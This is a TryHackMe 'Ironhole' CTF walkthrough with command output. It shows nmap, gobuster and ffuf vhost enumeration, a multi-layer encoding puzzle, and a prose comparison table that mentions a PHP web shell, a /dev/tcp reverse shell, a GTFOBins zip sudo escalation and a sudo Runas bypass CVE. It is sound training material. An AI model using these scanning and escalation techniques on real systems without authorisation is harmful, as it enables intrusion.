

TryHackMe: Ironhole

Study-Mode Walkthrough — Command & Reasoning Briefing

A step-by-step breakdown of the attack chain used to compromise the Ironhole machine: every command's flags explained, why that specific tool/command was chosen over alternatives, and why it appears at that point in the sequence. This edition goes further than a command log — every decision point is justified with real reasoning, verified data, and cited sources, so it doubles as interview preparation.

Table of Contents

REFERENCE COMPARISON: Ironhole vs. Ironhackable — Detailed	4
PHASE 1: Reconnaissance & Enumeration	5
STEP 1: Port Scan (initial sweep + version detection)	5
STEP 2: Web Directory Brute-Force	7
STEP 2b: Prerequisite: Editing /etc/hosts	8
STEP 3: The Binary Decode Puzzle — Fully Verified	10
STEP 4: Subdomain (Vhost) Enumeration	17
PHASE 2: Credential Harvesting & Initial Access	19
STEP 5: Extracting the Password List from rabbit.iron	19
STEP 6: Filtering by Length + Hydra FTP Brute-Force	22
STEP 7: FTP Login & File Discovery	25
PHASE 3: Steganography Extraction	26
STEP 8: Confirming Embedded Data with Steghide	27
STEP 9: Passphrase Guessing — the Slow, Manual Path	30
STEP 10: Cracking with stegseek	33
PHASE 4: Lateral Movement & Flag 1	34
STEP 11: SSH Pivot Using Extracted Credentials	34
PHASE 5: Privilege Escalation & Flag 2	36
STEP 12: Checking Sudo Permissions	36

STEP 13: Reading the Output — What These Two Lines Actually Mean	37
--	----

REFERENCE COMPARISON

Ironhole vs. Ironhackable — Detailed

Both rooms end in root, but the skills they actually test are almost entirely different. This comparison is written for interview prep — each cell explains not just what differed, but why that difference matters when you're asked to describe your methodology.

Stage	Ironhackable	Ironhole
Initial Access	A file upload vulnerability: a form field was hidden from the browser via HTML comments, but the server-side handler still accepted submissions to it. Access required finding and exploiting a developer mistake.	A credential brute-force: a real password list was deliberately exposed, and the correct one was found by narrowing the search space (length filtering) rather than exploiting any broken code. Access required efficient search strategy, not a code flaw.
Exploitation Vector	A PHP web shell was uploaded and triggered via a direct HTTP request, opening a reverse shell back to the attacker over /dev/tcp. This demonstrates remote code execution technique.	None. The cracked credentials were used to log into FTP directly — no code was ever executed on the target as part of gaining access. This demonstrates credential-based access technique, a completely different attack class.
Shell Stabilization	Required. The raw reverse shell had no job control (no tab-complete, died on Ctrl+C) until upgraded via <code>pty.spawn + stty</code> . This is a real skill tested constantly in OSCP-style exams.	Not applicable. SSH provides a full, stable, interactive terminal natively — there was never a 'raw' shell to fix in the first place.
Lateral Movement	None — the single compromised web-server account (<code>www-data</code>) was the one that got escalated directly to root.	Present. Credentials extracted from a steganographic payload (<code>hacker.jpg</code>) were used to pivot from the FTP-only account to a second, SSH-capable account (<code>rabbit</code>) — a genuinely separate hop.
Privilege Escalation	Multi-step exploit chain: <code>sudo -l</code> revealed a <code>NOPASSWD</code> rule on <code>/usr/bin/zip</code> . Zip has no direct 'give me a shell' flag, so the escalation required knowing <code>GTFOBins</code> ' specific trick — using zip's <code>-T/-TT</code> test-command flags to smuggle a shell command through a compression utility's built-in self-test feature. This is a genuine 'creative abuse of unintended functionality' escalation.	Direct grant, no exploit needed: <code>sudo -l</code> on Ironhole showed <code>(ALL:ALL) ALL</code> — the account already had unrestricted root access by design/misconfiguration. A second, narrower rule <code>(ALL, !root) /bin/bash</code> was also present and is independently interesting (it matches the <code>CVE-2019-14287 sudo Runas-bypass</code> pattern), but was never needed since the first rule already granted everything.

Stage	Ironhackable	Ironhole
Root Path Complexity	Requires recognizing which GTFOBins entry applies to a non-obvious binary (zip) and understanding why the -T/-TT trick works.	A single command (sudo bash) once the over-broad sudoers rule is spotted — the skill tested here is reading and interpreting sudoers output correctly, not exploit crafting.
Underlying Root Cause	A developer error (a form field hidden client-side but not removed server-side) plus an overly permissive sudoers entry for a non-shell utility.	An administrative error: a sudoers file granting blanket root access to a low-privilege account — a classic misconfiguration rather than a code-level bug.
MITRE ATT&CK (Initial Access)	T1190 — Exploit Public-Facing Application	T1078 — Valid Accounts
What This Tests in an Interview	Can you find and chain a code-level vulnerability end-to-end: recon → exploit → shell → stabilize → escalate?	Can you reason efficiently under a large search space (wordlists), correctly diagnose steganography vs. file-carving, and read sudoers output/ACL-style permission grants correctly?

PHASE 1

Reconnaissance & Enumeration

STEP 1

Port Scan (initial sweep + version detection)

1a. Initial full TCP port sweep:

```
nmap -p- 10.81.153.227
```

```

root@ip-10-81-111-80:~
File Edit View Search Terminal Help
root@ip-10-81-111-80:~# nmap -p- 10.81.153.227
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-29 15:08 UTC
Nmap scan report for ip-10-81-153-227.eu-west-1.compute.internal (10.81.153.227)
Host is up (0.00035s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

```

Initial sweep: ports 21 (ftp), 22 (ssh), 80 (http) open.

1b. Follow-up scan for service versions:

```
nmap -Pn -p- -sV 10.81.153.227
```

Flag	Meaning
-p-	Scan all 65,535 TCP ports, not just the default top 1000
-Pn	Skip host discovery (treat the host as up) — useful when ICMP is filtered/blocked
-sV	Probe open ports to determine the service/version running on each

```
root@ip-10-81-111-80:~# nmap -Pn -p- -sV 10.81.153.227
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-29 15:11 UTC
Nmap scan report for ip-10-81-153-227.eu-west-1.compute.internal (10.81.153.227)
Host is up (0.00032s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.76 seconds
root@ip-10-81-111-80:~#
```

Version scan confirms vsftpd 3.0.5, OpenSSH 8.2p1, Apache 2.4.41.

WHY THIS COMMAND WAS CHOSEN

- A default Nmap scan only checks the top 1000 ports — running -p- first removes any doubt about what's actually open. Many rooms (and real engagements) deliberately run services on non-standard ports specifically to defeat a lazy default scan.
- The version-detection follow-up (-sV) narrows down which known vulnerabilities are worth researching against the exact software in use, rather than guessing blindly — knowing it's vsftpd 3.0.5 specifically (not just "some FTP server") is what lets you later check for version-specific CVEs if credential brute-force hadn't worked.

WHY IT APPEARS AT THIS POINT

- Every later step depends on knowing what's actually running on the target — nothing else in this walkthrough (gobuster, Hydra, FTP login) makes sense without first confirming the attack surface.

How many services are exposed?

3

✓ Correct Answer

List all the open services starting by the one served on the lowest port.

No answer needed

✓ Correct Answer

What is the first service's name?

ftp

✓ Correct Answer

What is the second service's name?

ssh

✓ Correct Answer

What is the third service's name?

http

Task confirmation: 3 services exposed, correctly identified in port order.

→ *Three open services confirmed — next question is what's actually reachable on the web server beyond its homepage.*

STEP 2

Web Directory Brute-Force

```
gobuster dir -u http://10.81.153.227 \
-w /usr/share/wordlists/dirb/common.txt
```

Flag	Meaning
dir	Gobuster's directory/file brute-force mode
-u	Target URL
-w	Wordlist to use — here, dirb's common.txt list

```

root@ip-10-81-111-80:~# gobuster dir -u http://10.81.153.227 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.81.153.227
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess (Status: 403) [Size: 278]
/.hta (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/assets (Status: 301) [Size: 315]
/h (Status: 301) [Size: 310]
/index.html (Status: 200) [Size: 24638]
/server-status (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
root@ip-10-81-111-80:~#

```

Gobuster finds /assets and /h — both 301 redirects, both worth following manually.

WHY THIS COMMAND WAS CHOSEN

- Step 1 confirmed a web server is running; the natural next question is what exists on it beyond the homepage — gobuster automates checking for pages/folders a normal visitor would never find by clicking around.
- dirb's common.txt is a reasonable starting wordlist: broad enough to catch standard folder names like /uploads and /css without the longer runtime a much larger list (like SecLists' full directory lists) would need for a first pass.

WHY IT APPEARS AT THIS POINT


- Directly dependent on Step 1's result — there's no URL to brute-force until a web service is confirmed open.

→ *The /h directory found here turns out to gate the room's decode puzzle — but before that puzzle can even be reached properly in a browser, one setup step is required.*


STEP 2b

Prerequisite: Editing /etc/hosts

Before the subdomain (rabbit.iron) discovered later in Phase 2 can be visited normally, the room's own introduction page states a hard requirement: the virtual host name must be mapped to the target's IP address in the local /etc/hosts file.



Room introduction: explicit instruction to map the virtual host "iron" to the machine's IP.



The room's own hint confirms the exact file to edit: /etc/hosts.

```
echo "10.81.153.227 rabbit.iron" >> /etc/hosts
```

WHY THIS STEP IS NECESSARY

- A web BROWSER resolves hostnames through your machine's normal DNS/hosts resolution — typing `http://rabbit.iron` into the address bar fails unless something on your machine can map that name to an IP address, and this room's fake TLD (`.iron`) doesn't exist in real DNS at all.
- `curl` doesn't have this restriction the same way — passing `-H "Host: rabbit.iron"` directly overrides the Host header sent to the server, bypassing the need for DNS/hosts resolution

entirely. That's why curl commands earlier in this room work without editing /etc/hosts, but clicking the link in an actual browser tab does not.

- This is also exactly how real internal corporate environments often work — internal-only hostnames that only resolve via a private DNS server or a manually maintained hosts file, invisible to the public internet.

TIP — Why the technique is called "vhost" (virtual host) enumeration


A single web server can silently host multiple completely different websites on the exact same IP address and port — it decides which one to actually serve based on the Host: header the client sends. This is the same mechanism that lets one cheap shared-hosting server serve thousands of unrelated websites. Attackers exploit this by fuzzing the Host header itself (not the URL path) to discover "hidden" sites the server will respond to, even if no public DNS record points to them.

→ With hosts resolution sorted, the decode puzzle behind /h can be worked through properly — and this time, with real verified data rather than a guess.

STEP 3

The Binary Decode Puzzle — Fully Verified

Browsing to the homepage presents a decode challenge with a hint pointing at directory enumeration. The full binary payload (2,355 eight-bit groups) was captured directly from the room and decoded programmatically below — every intermediate layer is real, computed data, not a placeholder.



The initial binary hash, and a hint to enumerate directories.

Layer 1 — Binary (2355 eight-bit groups captured, excerpt shown):

```
00110111 00111000 00100000 00110111 00110001 00100000 00110110 00111001 00100000
00110001 00110000 ...
```

"Excerpt" here means a shortened preview — only the first ~11 groups are printed on the page instead of all 2,355, purely so the block fits on the page. The full value was used for every real computation below.

Each 8-bit group is one ASCII character. Decoding all 2,355 groups character-by-character gives Layer 2:

Layer 2 — Decimal ASCII string (excerpt, 2355 characters total):

```
78 71 69 103 78 122 73 103 78 122 107 103 78 122 107 103 77 106 65 103 78 122 69 103
78 106 73 103 78 106 69 103 78 122 ...
```

- This confirms the room's own quiz answer ("second hash encoded with decimal") — the decoded output is a long string of space-separated decimal numbers.
- Each of those numbers is itself just an ASCII code — exactly the same idea as Layer 1, one level up.


Quick Reference — Top 5 Encodings Used in This Chain

Same sample text (Hello123!) run through each encoding, so you can compare them side by side.

Encoding	Sample Output	Notes
ASCII Decimal	72 101 108 108 111 49 50 51 33	Each number is one character's code point. Space-separated. This room's Layer 2.
Binary	01001000 01100101 01101100...	Same idea as decimal, but each code point written in base-2. This room's Layer 1.
Base64	SGVsbG8xMjMh	Charset: A-Z a-z 0-9 + / and = for padding. This room's Layer 3.
Hexadecimal	48656c6c6f31323321	Charset: 0-9 a-f, always in byte pairs. This room's Layer 4.

Encoding	Sample Output	Notes
ROT13	Uryyb123!	Only shifts letters — numbers/punctuation pass through unchanged. This room's Layer 5.

For reference, here's the actual /h page this decimal data came from — its own worked example confirms decimal ASCII is the right technique before you commit to decoding the real payload:



The /h page's own decimal-ASCII example — see the validation note below.

Layer 3 — Base64 string (treating each Layer-2 number as an ASCII code, excerpt):

```
NGEgNzIgNzkgNzkgMjAgNzEgNjIgNjEgNzIgMjEgMjAgNTUgNzIgNjUgNzIgMjcgNjYgMjAgNmUgMjAgNjUgNzIgNmEgNmUgNjUgNzEgMjAgNzMgNjIgNjUgMjAgNmMgNjIgNjggM2EgMjAgNzUgNm...
```

Layer 4 — Hex string (Base64-decoded, excerpt):

```
4a 72 79 79 20 71 62 61 72 21 20 55 72 65 72 27 66 20 6e 20 65 72 6a 6e 65 71 20 73 62 65 20 6c 62 68 3a 20 75 6e 70 78 72 65 2e 20 56 20 74 68 72 66 ...
```

Layer 5 — ROT13 ciphertext (hex-decoded to raw text):

```
Jryy qbar! Urer'f n erjneq sbe lbh: unpxre. V thrff lbh jvyy xabj jung gb qb jvgu vg.
C.F: unir lbh nyernql fgnegrq rahz ...
```

Final plaintext (ROT13 applied to Layer 5):

Well done! Here's a reward for you: hacker. I guess you will know what to do with it.
P.S: have you already started enumerating subdomains? You might find that helpful.


SELF-VERIFICATION — HOW A BEGINNER CAN CHECK THIS THEMSELVES

- The core idea: each decoding layer has a known, valid "shape" of output. If a layer decodes to something that DOESN'T match that shape, you immediately know a mistake happened upstream — you don't need to trust the final answer blindly.
- Checking Layer 3 (Base64): valid Base64 text can ONLY contain the letters A-Z and a-z, the digits 0-9, and the symbols + / and = (only at the very end, for padding). If you decoded Layer 2 correctly, Layer 3 will look exactly like that. If you see any other character — a space, a punctuation mark, a symbol like % or @ — that's an immediate red flag that Layer 2 was decoded wrong.
- Checking Layer 4 (Hex): valid hex text can ONLY contain the digits 0-9 and the letters a-f (nothing else), always in pairs, usually separated by spaces. Again — if anything else shows up, something upstream broke.
- Checking the final answer: the strongest check of all is simply: does it read like real English? A single wrong bit anywhere in the original 2,355-group binary blob would cascade through all 5 layers and almost certainly turn the final output into meaningless garbage, not another coherent sentence. Getting back a grammatically correct message ("Well done! Here's a reward for you...") that also matches what the room's own quiz already told you to expect is about as strong a confirmation as you can get without re-running the whole process a second time.
- Practical takeaway: you don't need to be a cryptography expert to sanity-check a multi-layer decode — just know what "clean" output looks like for each encoding type, and treat anything else as a signal to go back and recheck the previous step.

What the /h Page's Own Example Is Actually For

The number sequence shown on the /h page (84 104 101 114 101 32 121 111 117 32 103 111 116 32 105 116 39 115 32 100 101 99 105 109 97 108 46) decodes on its own to: "There you got it's decimal." This is not part of the actual cipher chain above — it's the room deliberately showing you a worked example so you know decimal ASCII is the correct technique for that layer before you commit to decoding the real (much longer) payload the same way. It's a built-in self-check, not a red herring.

Manual Decode Toolkit — Doing This Without an AI Assistant



CyberChef recipe layout for this exact 5-layer chain (gchq.github.io/CyberChef).

CYBERCHEF (the realistic go-to)

- Free, browser-based, purpose-built for exactly this kind of chained decoding — built by GCHQ, and a genuinely industry-standard tool worth being fluent in for SOC work.
- Drag the five operations shown above onto the Recipe panel in order, paste the input, and every layer decodes live as you type — mistakes in encoding-type assumptions are immediately visible.

Native Linux Command Line (No Browser Tool at All)

Each layer below maps to one small, well-known Linux command, color-coded to match its layer above. Every example shows a REAL tiny input and its REAL output, computed the same way as the full chain — try them yourself.

Base64 → Text (undoing Layer 3):

```
cat layer3.txt | base64 -d
```

- `cat layer3.txt` — prints the file's contents
- `|` (pipe) — sends that output into the next command instead of printing it to screen
- `base64 -d` — the `-d` flag tells the base64 tool to DECODE rather than encode

Worked example:

```
echo "SGVsbG8=" | base64 -d  
# output: Hello
```

Hex → Text (undoing Layer 4):

```
cat layer4.txt | xxd -r -p
```

- `xxd` — a tool normally used to DISPLAY files in hex; here we reverse that
- `-r` — "reverse" mode: convert hex back into raw text/bytes instead of showing hex
- `-p` — tells `xxd` the input is a plain, unadorned hex dump (no offset numbers or extra formatting to strip out first)

Worked example:

```
echo "48656c6c6f" | xxd -r -p  
# output: Hello
```

ROT13 (undoing Layer 5):

```
cat layer5.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m'
```

- `tr` — a simple "translate characters" tool: swap every character in the first set for the matching character in the second set
- `'A-Za-z'` — the FROM set: every letter, uppercase then lowercase
- `'N-ZA-Mn-za-m'` — the TO set: the SAME letters, just starting from N instead of A — this shift is exactly what makes it ROT13

Worked example:

```
echo "Hello" | tr 'A-Za-z' 'N-ZA-Mn-za-m'  
# output: Uryyb
```

ROT13 — the Mechanism, Not Just the Tool

What it does

Shifts every letter 13 places forward in the alphabet ($A \rightarrow N$, $B \rightarrow O \dots$), wrapping back to the start after Z.

Simple analogy

A clock face made of letters instead of numbers — spin forward 13 "hours," and since there are only 26 letters total, spinning forward 13 twice brings you exactly back to where you started.

Why that matters technically

This makes ROT13 its own inverse — the same operation both scrambles and unscrambles it, no separate "undo" step needed.

Interview angle

Explaining ROT13 as "a Caesar cipher" is true but shallow — the stronger answer explains why 13 specifically makes it self-reversing, which signals you understand substitution ciphers as a category, not just this one instance.

Where this transfers

The same shift-based reasoning applies to recognizing other obfuscation later — malware config strings, encoded C2 traffic, log entries deliberately mangled to dodge simple keyword searches.

Handling Layers Without a Ready-Made Command (Binary and Decimal)

Base64, hex, and ROT13 each have one dedicated built-in tool because they're extremely common.

Raw binary-to-character and decimal-to-character conversions are less common as standalone operations, so Linux doesn't ship a single tool with a name like "unbinary" — instead, this is done with Perl, a general-purpose scripting language that comes pre-installed on almost every Linux system and is very commonly reached for exactly this kind of quick one-line text transformation.

— `perl -lape '...'` — `-l` handles line endings automatically, `-a` splits each line into words, `-p` prints the result automatically after processing — together these three flags turn Perl into a quick per-line text processor, similar in spirit to how `sed/awk` are used

— `map {chr oct "0b$_"} split` — splits the line into its space-separated groups, and for each one: treats it as a binary number (`oct "0b..."`) and converts that number into its character (`chr`)

Worked example (binary):

```
echo "01001000 01101001" | perl -lape '$_=join "", map {chr oct "0b$_"} split'
# output: Hi
```

The exact same command works for decimal too — just drop the `oct "0b$_"` conversion down to a plain `chr $_`, since the input is already a base-10 number:

```
echo "72 105" | perl -lape '$_=join "", map {chr} split'
# output: Hi
```

Why This Puzzle Is in the Room at All

- **It's a filter, not filler: a 5-layer chain** is tedious enough that relying purely on memorized commands without understanding what each layer actually IS will get you stuck picking the right tool or the right order.
- It rewards recognizing encoding by sight — spotting that 8-character chunks of 0s and 1s is binary, that a string using only A-Za-z0-9+/- is Base64, that pairs of 0-9a-f are hex, before you even open a tool.
- It mirrors real SOC/forensics work directly: encoded or obfuscated data shows up constantly in logs, malware samples, and exfiltrated traffic, often layered exactly like this — attackers deliberately stack encodings to slow down analysts and dodge simple detection signatures.

- It's positioned right after directory enumeration on purpose — you only reach it after demonstrating basic recon discipline (finding /h), so it tests a second, different skill layer on top of the first.

→ The decoded P.S. line explicitly names the next move — subdomain enumeration — which is exactly what Step 4 does.

STEP 4

Subdomain (Vhost) Enumeration

Source of this step's hint: the fully decoded Layer-5 plaintext from Step 3 ends with: "P.S: have you already started enumerating subdomains? You might find that helpful." That line — not a vague room-design guess — is the direct, citable reason this step exists next.

```
ffuf -u http://10.82.164.100 -H "Host: FUZZ.iron" \
-w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt \
-fs 24638
```

Flag	Meaning
-H "Host: FUZZ.iron"	Brute-force virtual hosts under the guessed domain suffix — taken from the page title "Rabbithole Ironhack"
-w	Subdomain wordlist (NOT a directory wordlist)
-fs 24638	Filter size — hides the default/fake vhost response so only real matches show

```
root@ip-10-82-102-14:~# ffuf -u http://10.82.164.100 -H "Host: FUZZ.iron" -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -fs 24638

v2.1.0

:: Method      : GET
:: URL         : http://10.82.164.100
:: Wordlist     : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.iron
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Response status: 200-299,301,302,307,401,403,405,500
:: Matcher     : Response size: 24638
:: Filter      :

[rabbit] [Status: 200, Size: 5414, Words: 905, Lines: 85, Duration: 4ms]
:: Progress: [4997/4997] :: Job [1/1] :: 1169 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
root@ip-10-82-102-14:~#
```

ffuf finds "rabbit" — Status 200, Size 5414, distinct from the filtered default response.

WHY FFUF, NOT HYDRA, FOR THIS STEP

- These two tools solve fundamentally different problems, even though both are "brute-force" tools: Hydra brute-forces credentials against a KNOWN, already-identified service (a specific username/password pair against a specific login endpoint) — it needs a target that already exists.
- ffuf brute-forces the EXISTENCE of something itself — here, whether a hostname even exists on the server at all. There's no "credential" to guess yet; the question is entirely different: "does anything respond to this name?"
- Using Hydra here would make no sense — there's no login form or authentication prompt to attack at this stage, just an unknown set of possible hostnames to test for existence. The right tool follows directly from the right question being asked.

WHY IT APPEARS AT THIS POINT

- Directly triggered by the decode puzzle's P.S. hint in Step 3 — this is the room explicitly telling you which recon technique to try next, not something you'd guess unprompted.

